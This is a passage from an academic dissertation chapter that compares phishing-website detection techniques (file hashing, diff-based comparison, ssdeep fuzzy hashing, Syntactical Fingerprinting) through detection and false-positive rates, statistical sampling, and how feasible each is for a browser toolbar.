The ubiquitous Unix command line tool *diff* was used to implement a technique called *phishDiff* that computes the percentage of different lines between two files. The base algorithm for *diff* is a fast implementation of the longest common subsequence problem that was originally developed by Douglas McIlroy (Hunt & McIlroy, 1976). We developed software to compute the percentage of different lines of the main index files of phishing websites. The percentage of different lines was varied to determine if better performance could be achieved. The percentage of lines different, set in thresholds, tested in these experiments were a 20%, 50%, and 80% difference. Experiments were also conducted to show the performance differences in using the candidate file selection techniques of title matching and Syntactical Fingerprinting. Additionally this technique takes advantage of *diff*'s command line parameters to preprocess the files (i.e., whitespace removal and converting the file to unicase).

### *Context-Triggered Piecewise Hashing*

Context-triggered piecewise hashing is an algorithm implemented by Kornblum (Kornblum, 2006) as a forensic tool to determine whether files are similar enough to be considered the same. It is based on the technique *spamsum* developed by Andrew (Andrew, 2002) to identify spam email. The file comparison tool is named *ssdeep* (Fuzzy Hashing and ssdeep) which employs a rolling hash[11]. Sets of file hashes are

[11] "Rolling hashes" refers to a sliding window approach where a hash is continually computed over byte segments between position P and P + N, where N is the size of the window. The rolling hash function

compared using a string distance function. Context-triggered piecewise hashing does not perform as fast as creating a cryptographic hash and may decrease performance by seven to 10 times (Hurlbut, 2009). As with *phishDiff*, experiments were conducted to show the performance difference in using title matching and Syntactical Fingerprinting for candidate file selection.

*Syntactical Fingerprinting*

Syntactical Fingerprinting was described above in 3.4.7.5. These experiments vary the similarity coefficient's threshold for Syntactical Fingerprinting at 10%, 50%, and 85%. A statistical analysis of these thresholds is also presented after the "results" and "discussion" of the experiment.

#### 3.4.7.8 Experimental Results on Data Set 4

The tables and graphs illustrate the performance for identifying phish from suspicious URLs in Data Set 4. Note that in the tables, *DR* stands for the detection rate, *FP* is the false-positive rate, while *SF* refers to the use of Syntactical Fingerprinting for candidate file selection. All of the algorithms performed better with respect to detection rate when the files are preprocessed by removing whitespace and anchored URLs and by changing all of the letters to lowercase.

continually updates the hash value based on the previously computed hash value and the hash value of the window.

| **Technique** | **Total Data Set** | |
|---|---|---|
| | **DR** | **FP** |
| **Main Index** | 3.2% | 0.1% |
| **Main Index (Preprocessed)** | 16.0% | 0.1% |


**Table 3.2: The results of Main Index Matching on the data set.**

Table 3.2 contains the results of Main Index Matching on the data set. Preprocessing of the files for Main Index Matching demonstrated over a five-fold increase in detection rate. The benefit of using this methodology is both the ease of implementation and the speed of the resulting algorithm. Additional experiments were also run testing commonly used checksums that are less accurate. These experiments showed that both the Adler-32 and CRC-32 checksums increased the detection rate by 1% and caused no significant change to the false-positive rate.

| **Technique** | **Total Data Set** | |
|---|---|---|
| | **DR** | **FP** |
| **Jaccard** | 27.4% | 0.8% |
| **Kulczynski 2** | 29.7% | 0.9% |
| **Simpson** | 33.0% | 0.9% |

**Table 3.3: Results of Deep MD5 Matching with a 75% threshold.**

Table 3.3 contains the results of using Deep MD5 Matching, using a 75% threshold for the similarity coefficient. The best detection rate occurred when using the Simpson coefficient. Although these detection rates appear low, Deep MD5 Matching correctly identified 82.7% of phish in cases where the file set contained more than one file. There was no significant difference (less than 0.02% percent difference in the detection and false-positive rates) between the threshold values of 50% and 75%; however, when the threshold was raised from 75% to 85%, the detection rate decreased by nearly 2.5%. A deeper statistical analysis of the threshold values is presented later in this chapter (in Section 3.4.7.10).



| Technique | Total Data Set | |
|---|---|---|
| | DR | FP |
| *phishDiff* (Title 20%) | 75.1% | 2.0% |
| *phishDiff* (Title 50%) | 69.4% | 2.0% |
| *phishDiff* (Title 80%) | 62.8% | 1.5% |
| *phishDiff* (Title 20%, Pro) | 83.4% | 2.7% |
| *phishDiff* (Title 50%, Pro) | 78.8% | 2.5% |
| *phishDiff* (Title 80%, Pro) | 67.5% | 1.9% |


**Figure 3.9: The ROC (receiver operating characteristic) curve and the detection and false-positive rates of each *phishDiff* experiment at select thresholds.**

The phishDiff technique takes advantage of the command line parameters to preprocess the files (i.e., removing whitespace and converting the file to unicase). The results of the *phishDiff* technique varying the threshold value of percentage of different lines and using titles for candidate file selection are presented in Figure 3.9. In these experiments, *phishDiff* using title for the candidate file selection outperformed using Syntactical Fingerprinting for candidate file selection with respect to detection rate. The experiment showed that by decreasing the threshold value (number of different lines) using processed files from 50% to 20%, the detection rate increased by nearly 5%, yet increased the false-positive rate by only 0.2%. Additionally, the preprocessing file step increased the total detection rate at a 50% threshold by 9%, while the false-positive rate increased by 0.4%. The *phishDiff* technique also performed better with respect to detection rate as the training data set or candidate file pool grew in size (i.e., as the data set progressed from month to month).

| Technique | Total Data Set | |
|---|---|---|
| | **DR** | **FP** |
| ***ssdeep* (Title)** | 83.1% | 1.9% |
| ***ssdeep* (SF)** | 93.3% | 2.9% |

**Table 3.4: Results of *ssdeep* matching using only main index pages.**

The *ssdeep* implementation using matching titles as a means for finding candidate files achieved an 83.1% detection rate and had a low false-positive rate. However, when using the Syntactical Fingerprinting methodology to find the candidate files, *ssdeep* achieved a 93.3% detection rate with a 2.9% false-positive rate.



| Technique | Total Data Set | |
|---|---|---|
| | **DR** | **FP** |
| **SF (85%)** | 88.1% | 1.9% |
| **SF (50%)** | 93.0% | 3.8% |
| **SF (10%)** | 95.1% | 14.4% |

**Figure 3.10: The ROC curve and the detection and false-positive rates of the AST experiments at select thresholds.**

As observed in Figure 3.10, varying the threshold values for Syntactical Fingerprinting had an impact on both the detection and false-positive rates. There was a 7% increase in the detection rate when lowering the threshold from 85% to 10% in the experiment. The false-positive rates for the 85% threshold were 1.9%, respectively, whereas the false-positive rates for the 10% threshold increased 12.5% higher. Such high false-positive rates have been considered unacceptable for enterprise anti-phishing solutions as mislabeling URLs may cause reputational damage to both the anti-phishing solution and the domain hosting the mislabeled URL. There were 1,981 websites (11%) in this data set whose main index page did not contain any syntactical constructs. These results indicate that these website files need to be examined to find additional constructs to add to the algorithm.

| Technique | Runtime (seconds per URL) |
|---|---|
| **Main Index (Processed)** | 0.1 seconds |
| **Deep MD5 (Kulczynski 75)** | 4.1 seconds |
| ***phishDiff* (Title 20% Proc)** | 0.4 seconds |
| ***phishDiff* (SF 20% Proc)** | 1.0 seconds |
| ***ssdeep* (title)** | 1.1 seconds |
| ***ssdeep* (SF)** | 0.7 seconds |
| **Syntactical Fingerprinting (85%)** | 0.9 seconds |

**Table 3.5: Runtimes associated with candidate experiments of each technique.**

The average runtime of each technique (i.e., seconds per URL) are displayed in Table 3.5. The only technique that was much greater than one second per URL is Deep MD5 Matching. Reducing the number of MD5 hash values by removing non-phishing related MD5s and duplicate hashes may decrease the times even more. A deeper analysis of Deep MD5 Matching and Syntactical Fingerprinting showed there are a total of 4,115,971 file hashes and 6,790,404 construct hashes. Over this same time period, there were 309,379 distinct phishing file hashes and 596,229 construct hashes as observed in Table 3.6.

| | Total Count of Hash Values | Distinct Hash Values | Distinct Phishing Hash Values |
|---|---|---|---|
| **File MD5** | 4,115,971 | 1,637,925 | 309,379 |
| **Construct MD5** | 6,790,404 | 2,373,312 | 596,229 |

**Table 3.6: A comparison between the number of hash values of files and file constructs.**

A browser-based toolbar solution could be implemented using only distinct phishing hash values in the comparisons. A light-weight database such as SQLite could be implemented within the browser use only unique phishing hash values that would allow for smaller data to query and faster SQL queries. This enables a toolbar solution to warn victims of suspicious websites quickly. The toolbar could also be used to send suspicious URLs to blacklists and phishing incident investigators. Further discussion of the feasibility for each technique to be used in a toolbar is discussed in the following section.

#### 3.4.7.9 Discussion

One major observation of all techniques is that preprocessing the main index page as described above made a significant improvement in the detection rates. The main index page matching techniques had the lowest detection and false-positive rates among all the experiments. The main reason for false-positives, which also applies to the other tested techniques, was because to the website fetching method used to download the phishing content. The mis-fetched content occurred when humans confirmed a website as a phish while the content that was downloaded by the system was indeed not. In such instances, the automated fetch returned common web server response pages such as the Apache web server file displaying the message, “No Cookie For You” or a web page displaying information about the web hosting company of the domain.

Again, the content downloader only retrieved the content files when the files resided on the web server that hosted the phishing website. Deep MD5 Matching detected 82.7% of websites in which more than one file was downloaded. One observed downside is that this technique's performance is poor in cases where only one file is downloaded as the algorithm essentially reduces to Main Index Matching. Additionally, a consideration on implementation of Deep MD5 Matching is that even though the Simpson coefficient outperformed the Kulczynski 2 coefficient 3.3% in detection, we observe that brand identification results are more accurate using the Kulczynski 2 coefficient as equal weight is given to each file set. Therefore, phishing solutions should use the Simpson coefficient for detecting phishing URLs, while using the Kulczynski 2 coefficient to brand phishing URLs.

The *phishDiff* experiments demonstrated the ability to robustly detect phishing content. When preprocessing the files, the detection rate increased an average of nearly 4.0%, while the false-positive rate only increased 0.1%. Additionally, there was a significant increase in the detection rate, while not causing a significant increase in the false-positive rate when adjusting the overlapping line threshold from 80% to 20%. This indicates that the *phishDiff* should use file preprocessing and can employ lower threshold values for better performance in detection, while not greatly increasing the false-positive rate.

The *phishDiff* and *ssdeep* implementations demonstrated the importance of finding good candidate files to compare the potential phishing web page against. In these experiments, Syntactical Fingerprinting outperformed title matching in detection rate while making no significant increase in the false-positive rate. In fact, the *ssdeep* implementation using Syntactical Fingerprinting for candidate file selection had the best overall error rate. The reason for the better detection rate was that the candidate file pool size that the algorithms used is more effective. It has been noted above that phishers often make small changes to the source code in order to avoid detection. The title of the webpage is one commonly edited feature of the source code. Therefore, title matching may not find all candidate files to compare against. This indication is what led to the development of Syntactical Fingerprinting for file candidacy. An analysis of the results showed that Syntactical Fingerprinting found more candidate files to compare against, while not hindering the techniques with performance issues.

There is a 1% difference between the false-positive rates of *ssdeep* using titles versus using Syntactical Fingerprinting for finding candidate files. Analysis of the 1% difference shows that using common constructs often finds more candidate files to compare against, thus presenting more opportunities for matching with mislabeled data in the data set. These experiments also demonstrate how advertising websites for spoofed organizations often reuse code from the legitimate organizations website. A large percentage of the false-positives that occurred within the 1% difference were advertising websites for two organizations, Sainsbury's and ato.gov.au.

The results of the Syntactical Fingerprinting experiments had the best overall detection rates and had low false-positive rates. The only false-positive rate over 10%, which considered high by this researcher, is when the threshold is set to 10%. In the analysis of false-positives and negatives, the limitations of the current implementation of Syntactical Fingerprinting become apparent.

Two factors caused the false-negatives, or phishing websites that were not detected, for this approach. The first factor is that new source code or spoofed organizations were introduced in the test set that were not present within the training data. These files were not modifications to previously seen main phishing web pages. The detection rate is expected to improve as more confirmed phishing web pages are used for comparisons. The second factor is the contribution to false-negative labels has to do with a problem with syntactical elements used in the approach. The current syntactical elements were not considering elements that were capitalized, meaning that the algorithm searched for the <*table*> tag but not a <*TABLE*> tag, for example. Minor modifications to the technique can be made to catch such instances. The addition of other syntactical elements not used in these experiments may also improve the detection rate. The impact of a better false-negative rate is better protection of victims through a higher percentage of detected phishing websites.

The false-positive rate for Syntactical Fingerprinting was mainly affected by phishers reusing components from legitimate websites. Some phishers reuse generic JavaScript functions, tables and forms from the spoofed organization's website to mimic the website as closely as possible. Future work may support the idea that certain common constructs could be given less weight in the matching algorithm to reduce false-positive labeling. Furthermore, the false-positive rate of Syntactical Fingerprinting can be reduced by employing whitelists and Google's PageRank. Previous researchers have shown the capability of these methodologies in reducing the false-positive rate, while not affecting the detection rate (Dunlop, Groat, & Shelly, 2010) (Whittaker, Ryner, & Nazif, 2010) (Zhang, Hong, & Cranor, 2007).

Statistical analyses of the threshold values for both Deep MD5 Matching and Syntactical Fingerprinting accompanied these experiments (in Section 3.4.7.10).

#### 3.4.7.10 Statistical Analysis

To set a threshold, the false-positive rates that can be tolerated must be established and/or justified. For example, a toolbar or takedown company may only be able to tolerate less than a 1% false-positive rate, while a hypothesized corporation might accept a 5% false-positive rate in order to protect their workers. This research provides insight into how varying threshold values in Deep DM5 Matching and Syntactical Fingerprinting can yield different false-positive rates.

There are two distinct categories of false-positives identified here. There are false-positives with respect to the website being either a phish or as a benign website as well as a website being incorrectly matched with a website from a different phished organization. The former case would be used to measure the accuracy of toolbars and email filters. The latter case may be used to measure the accuracy of a clustering algorithm. To be clear, false-positives labeled phish-to-benign refer to pairs of matching websites that contain both a phishing website and a non-phishing website, while branding false-positives are pairs of matching websites that contain two phishing websites targeting different organization.

##### *3.4.7.10.1 Statistical Technique*

The statistical technique employed in order to show false-positive affects is a systematic sampling of both the benign and phishing URLs from two data sets. The first data set, denoted the Deep MD5 data set here, consists of 265,612 URLs collected between January 1st and May 25th 2011, while the other data set, denoted the Syntactical Fingerprinting data set here, consists of 114,689 URLs collected during the time frame of January 3rd, 2011 through February 23rd, 2011. There are 102,453 of the 265,612 URLs in the Deep MD5 data set that had at least one overlapping file with another URL with a total of over 30 million URL pairs. Similarly, the Syntactical Fingerprinting data set contains 47,534 URLs that had at least one or more section(s) matching with another URL within the data set, with nearly 96.5 million URL pairs.

Because of the large number of URL pairs in each data set, systematic sampling is used to reduce the number of URL pairs that need to be manually verified to determine a confidence in Deep MD5 Matching and Syntactical Fingerprinting (Cochran, 1963). The systematic sampling scheme used in this research ordered the population by the time when the URL was submitted to the UAB system. This sampling technique selects a random starting point in the first $i$ elements of the set and selects every $i^{th}$ element from that starting point throughout the rest of the ordered population. The computation of $i$ is the result of the total population ($N$) divided by the sampling size (SS) (Babbie, 2004).

This approach was selected as the data set is unordered with respect to brands and non-phish. The statistical equation for achieving a 99% confidence level with a sampling error rate of ± 2% states that with a population size of 1,000,000 one would need to sample 4,143 examples and when the population size is 100,000,000 then one would need to sample 4,160 (i.e., only thirteen more). Equations 3.3 and 3.4 calculate the sample size needed for a population $N$ (Cochran, 1963) (Israel, 2009). $Z$ is defined as the $Z$ score of the confidence percentage. $P$ is the proportion of the population that is a phish (between 0.0 and 1.0). Typically if this value is not known, then use 0.5 which will maximize the portion of the population that needs to be sampled. Finally, C refers to the confidence interval meaning that the error rate is within ± some percentage. In the statistical analysis of Deep MD5 Matching, the confidence percentage is 95%, *Z* score is 1.96, *P* is 0.5, and *C* was set at 3%. While in the statistical analysis of Syntactical Fingerprinting, the confidence percentage is 99%, *Z* score is 2.576, *P* is 0.5, and *C* was set at both 1% and 2%.

$$X = \frac{Z^2 * P * (1-P)}{C^2} \qquad \textbf{Equation 3.3}$$

$$SS = \frac{X}{1 + \frac{X-1}{N}} \qquad \textbf{Equation 3.4}$$

The *P* value of 0.5 was selected in order to oversample the number of websites needed to show the validity of both techniques. A *P* value set at 0.5 provides the maximum number of *X*, as can be derived from the equation. In addition, the confidence level and thus the number of samples for Syntactical Fingerprinting are much higher than Deep MD5 Matching. Syntactical Fingerprinting has demonstrated better performance in detection and thus we wanted to be more statistically confident in the technique. Having the high confidence level and low error rate for Syntactical Fingerprinting provides strong confidence in the results. However, the statistical values selected for Deep MD5 Matching are considered the standard for statistical sampling proofs.

#### *3.4.7.10.2 Statistical Analysis of Deep MD5 Matching*

Preliminary testing showed that false-positive and detection rates change as the threshold values are varied. Therefore in this research, four threshold values, 10%, 50%, 75%, and 80% were tested to determine the false-positive rate that would occur when using them in the Deep MD5 Matching algorithm.  The 75% threshold value has been used in the UAB Phishing Data Mine as the threshold value in Deep MD5 Matching. Collaborative work with Jason Britt (personal communication, July 25, 2010) on an implementation of a SLINK clustering algorithm (Sibson, 1973) used an 80% threshold in Deep MD5 Matching as the distance metric.  Populations were gathered from pairs, consisting of both benign and phishing websites, where the computed Kulczynski 2 coefficient of file component sets are greater than equal to the three thresholds.  The results of these queries produced a population of 3,375,687 pairs for a threshold value of 80%, while 5,277,022 for 50% and 13,463,812 pairs for 10%.  The sample size for each threshold, computed using Equations 3.1 and 3.2, on the population at a 95% confidence level ± 3% error rate were 1,067.

| False-positive Rates | 80% threshold | 75% threshold | 50% threshold | 10% threshold |
|---|---|---|---|---|
| Correct Brand | 0.2% | 0.7% | 1.6% | 5.3% |
| Phish to Legitimate | 0.0% | 0.0% | 0.0% | 0.2% |

**Table 3.7:  Results of statistical approach using a 95% confidence level with ± 3% error rate.**

Each set of samples were randomly selected to test the accuracy of the sampling methodology.  The websites of 4,268 pairs, in total between the four thresholds, were manually reviewed to determine accuracy.  These samples show the false-positive rates with respect to brand labeling and phish detection on a perfectly labeled data set.  Table 3.7 consists of the results of the statistical analysis of each threshold.

The results of the sampling indicates that Deep MD5 Matching performs well on this data set at distinguishing phishing websites and benign (non-phishing) websites as the only threshold to have a false-positive is the 10% overlap threshold which had only 2 non-phish to phish pairs out of the 1,067. Comparing these phishing to non-phishing false-positive rates to the false-positive rates obtained by Deep MD5 Matching at a 75% threshold (ranging between 0.8-0.9%) in Section 3.4.7.8 indicates one of two problems. One potential problem is that the content that is downloaded is different then what is being observed by human review. The second potential problem is that the sampling method needs to be more stringent by using a higher confidence and error rate. The false-positive rates where two phishing website's brands do not match were relatively low at all threshold values (as reported in Table 3.7). The higher the threshold the less chance of having brand mislabels. In fact, there is less than a 1% branding false-positive rate at both the 75% and 80% thresholds, so implementations could use the 75% threshold to achieve better detection rates while not significantly affecting the false-positive rate.

Further review of the samples established that 14.3% (i.e., 0.1% total) of the branding false-positives in the 75% threshold with respect to branding (likewise, 41.2% at 50% and 21.1% at 10% thresholds) were a result of multi-branded phish. Multi-brand phish are phishing websites that link potential victims to a web page containing links to two or more phishing websites, targeting different organizations. Potential phishing websites that are a subset of the multi-branded websites are labeled the brand given to the multi-brand and vice-versa. The findings are interesting, in that, there were zero multi-brand branding false-positives at the 80% threshold. This may occur because an 80% overlap between one website to the two or more websites present in a multi-brand phish is more difficult to achieve using the Kulczynski 2 coefficient at 80% than it is at 75% or less. The results reveal that the majority of websites that contains overlapping files are representatives of the same brand. The overlapping files from websites occur even when the websites are from different kits. An example of such cases is described in the following two paragraphs.




**Figure 3.11: An illustration of how phishing websites consisting of different file counts have overlapping files (Weber, 2010).**

Figure 3.11, created by Joseph Weber of the UAB Phishing Operations Team, illustrates a set of overlapping files between phishing website (and their kits) file sets in the same spoofed organization. In this example, there are three sets of Bank of America websites that consists of file counts 12, 24, and 33 files. All three website file sets contain one overlapping file, foot_lock.gif, which is an insignificant image of a lock. The

12 and 24 file sets have six files overlapping, all images. The 12 and 33 file sets have two overlapping files, both insignificant images. And finally, the 24 and 33 file sets have four overlapping files, three significant Java Script files and the foot_lock.gif. One of the Java Script files, dhtml.js, handles DHTML and was created by Bank of America. The other two files, eliminate.js and cmdatautils.js communicate with Coremetrics to keep website and user activity. None of the files appear to be essential components to the website and this may indicate that the core files of the phishing websites are exclusive in each kit. Further analyses, like Figure 3.11, will provide a better understanding of core website files. Implementations of the Deep MD5 Matching and Syntactical Fingerprinting algorithms using confidence-weighted MD5 hash values is discussed in Section 5.1 - Future Work.

###### *3.4.7.10.3 Statistical Analysis of Syntactical Fingerprinting*

Preliminary testing of Syntactical Fingerprinting shows that false-positive and detection rates change as the threshold values are varied. Therefore, three threshold values 10%, 50%, and 85% are tested to determine the false-positive rate that would occur when using them in the Syntactical Fingerprinting algorithm. Populations are gathered from the 96.5 million pairs, consisting of both benign and phishing websites, where the computed Kulczynski 2 coefficient of file component sets are greater than equal to the three thresholds. The results of these queries produced a population of 10,548,665 pairs for a threshold value of 85, while 19,282,737 for 50% and 88,999,846 pairs for 10%. Table 3.8 presents the sample sizes computed using Equation 3.1 and 3.2 on the population for each threshold.

| Sampling Sizes | 85% threshold | 50% threshold | 10% threshold |
|---|---|---|---|
| ± 1% error rate | 16,615 | 16,627 | 16,638 |
| ± 2% error rate | 4,160 | 4,160 | 4,160 |

**Table 3.8: Sample sizes for each threshold in the statistical analysis of Syntactical Fingerprinting.**

In order to test the accuracy of the sampling methodology, as well as, to establish the statistical merit to this study, each set of samples, both the 1% and 2% sample, were randomly selected and the websites were manually reviewed to determine the accuracy of the Syntactical Fingerprinting. In all, 62,360 pairs were reviewed for accuracy. These samples show low false-positive rates with respect to brand labeling and phish detection on a perfectly labeled data set. Tables 3.9 and 3.10 consists of the results of the statistical analysis of each threshold using a 99% confidence level at both a ± 1% and ± 2% sampling error rates.

| False-positive Rates | 85% threshold | 50% threshold | 10% threshold |
|---|---|---|---|
| 99% Confidence with ± 1% error rate | 0.0% | 0.0% | 0.32% |
| 99% Confidence with ± 2% error rate | 0.0% | 0.0% | 0.07% |

**Table 3.9: The results of the statistical analysis of phish vs. non-phish using Syntactical Fingerprinting.**

The sampling results, at both a 1% and 2% error rates, on a labeled data set suggests that Syntactical Fingerprinting has exceptional performance in determining phish from non-phish. Even at a 10% threshold, a little over 0.5% of the 16,638 website pairs would cause a legitimate website to be mislabeled as a phish. Similarly, to Deep MD5 Matching, the content downloaded by the phishing website scraper is different than many of the content manually reviewed by humans. Thus, the phish-to-benign false-positive rates in the experiments in Section 3.4.7.8 are potentially much higher than if the system had a better mechanism (e.g., custom browser rendered solution) for downloading the main index page. Furthermore, in comparing these phish-to-benign false-positive rates to the phish-to-benign false-positive rates obtained by Deep MD5 Matching at a 75% threshold (ranging between 0.8%-0.9%) in Section 3.4.7.8 indicates one of two potential problems. One problem could be that the content that is downloaded is different then what is being observed by human review. The other could be that the sampling method needs to be more stringent by using a higher confidence and error rate.

| False-positive Rates | 85% threshold | 50% threshold | 10% threshold |
|---|---|---|---|
| 99% Confidence with ± 1% error rate | 0.04% | 0.69% | 1.02% |
| 99% Confidence with ± 2% error rate | 0.07% | 0.07% | 0.77% |

**Table 3.10: The results of the statistical analysis on mis-branding phishing websites using Syntactical Fingerprinting.**

The false-positive rates for phishing website's brands do not match were relatively low for all threshold values (as present in Table 3.10). The higher the threshold the less chance of having brand mislabels. In fact, there are less than a 1% branding false-positive rates at both the 50% and 85% thresholds. This statistical analysis indicates that even at a low threshold, 10%, there is little chance for labeling legitimate websites as phish and mislabel brands given a data set containing no false-positive labels.

### 3.4.7.12 Application of techniques

The experiments presented in this chapter illustrate the accuracy of the tested techniques performed under conditions where website files and information were already present in a system. These techniques have shown the ability to detect phishing websites accurately in a timely manner that can be used by spoofed organizations and takedown companies in order to find and remove the malicious content with reduced human interaction. On the other hand, one major limitation of the techniques is that the timeliness and accuracy of these systems, under the conditions of a server-based solution, are subject to the uptime of the network and website crawler's ability to download website content quickly. Future implementations of these algorithms could make them dependent only on a browser's ability to render the web page. Such implementations comprise browser-based or browser-embedded toolbars. These solutions could block users as the point of attack.

However, only some of the techniques provide the flexibility to be implemented into a browser-based toolbar that automatically warns users of phishing websites without the need of blacklists. These browser-based toolbars require a lightweight database to store information for comparisons, software to preprocess and process the website files, and some way to communicate with a main system to send and receive updates on newly discovered patterns. Below are the pros and cons as well as a brief description of the plausibility for each of the techniques to be implemented in a browser-based toolbar. Tables 3.11 – 3.15 outlines these pros and cons.

| **Main Index Matching** | |
|---|---|
| Pros | Fast; easy to implement; easy to store comparison data (i.e., file hash values) |
| Cons | Poor detection rate |
| Plausibility | This technique requires preprocessing steps in order to reduce the number of hash values stored in the database. If the files were not preprocessed then the database could be filled with countless hash values that are essentially the same. It is plausible to implement, however, not an effective method. |

**Table 3.11: Pros, cons, and plausibility of Main Index Matching.**

| **Deep MD5 Matching** | |
|---|---|
| Pros | Fast; moderate to implement; easy to store comparison data (i.e., file hash values) |
| Cons | Low detection rate |
| Plausibility | Deep MD5 Matching has shown the ability to detect a large number of phishing websites where more than one of the content files used to compose the website is downloaded. A browser-based technique may use employ all of the files used to make the website instead of just the files hosted on the local domain. This technique may prove to be much more effective that the current implementation when all of the files are used in the similarity coefficient. |

**Table 3.12: Pros, cons, and plausibility of Deep MD5 Matching.**

| ***phishDiff*** | |
|---|---|
| Pros | Moderate speed; good detection rate |
| Cons | Requires candidate files for comparison; hard to implement in browser; hard to store comparison data (i.e., entire files) |
| Plausibility | The integration of *phishDiff* into a browser could prove to be challenging as the program would need to communicate with a resource to find the best candidate files and perform the comparison. This technique does not seem to be a feasible browser-based solution. |

**Table 3.13: Pros, cons, and plausibility of *phishDiff*.**

| **Context-Triggered Piecewise Hashing** | |
|---|---|
| Pros | Moderate speed; high detection rate |
| Cons | Requires candidate files for comparison; moderate to implement in browser; moderate to store the comparison data (i.e., fuzzy hashes of files) |
| Plausibility | The integration of *ssdeep* in a browser could be performed in two ways. The first would be similar to *phishDiff* where the program communicates with a resource to find the best candidate files and perform the comparison. The other implementation could use a subset of fuzzy hash values to be stored in the database and used for comparisons. However, this approach would require additional information to find optimal candidate file hashes to compare against or this technique may prove to have too slow of a detection time for a browser-based toolbar. Additionally, the database may become too large, as is the case with Main Index Matching, if there is not a procedure for removing closely related fuzzy hash values. |

**Table 3.14: Pros, cons, and plausibility of *ssdeep*.**

| **Syntactical Fingerprinting** | |
|---|---|
| Pros | Fast; easy to implement; high detection rate; easy to store comparison data (i.e., file construct hash values) |
| Cons | False-positives could be problematic |
| Plausibility | Syntactical Fingerprinting seems to be the most plausible approach for a browser-based toolbar as it provides a fast algorithm that is able to detect a high percentage of phishing websites. The database size is only as large as the number of unique hash values for the constructs that make up phishing websites. For example, currently in the UAB Phishing Data Mine there are 97,493 phishing websites that have been parsed into a total of 56,662 unique construct MD5 values which is considered to be a manageable number of records for a lightweight database (SQLite Home Page). One issue that arises though is the possibility for false-positives. As mentioned earlier in this chapter, a comprehensive whitelist could accompany this technique to reduce the chances for false-positives. |

**Table 3.15: Pros, cons, and plausibility of Syntactical Fingerprinting.**

In conclusion, all the methods are suitable solutions to be implemented in a server-based solution. Choosing which methodology depends on the needs of users. These methodologies are not applicable in all areas such as browser-based toolbars. Main Index Matching, Deep MD5 Matching, and Syntactical Fingerprinting can readily b implemented and stored with a lightweight database within a browser-based toolbar, whereas context-triggered piecewise hashing could possibly be implemented (more testing is needed to determine the feasibility).

#### 3.4.7.13 Attacks on Techniques

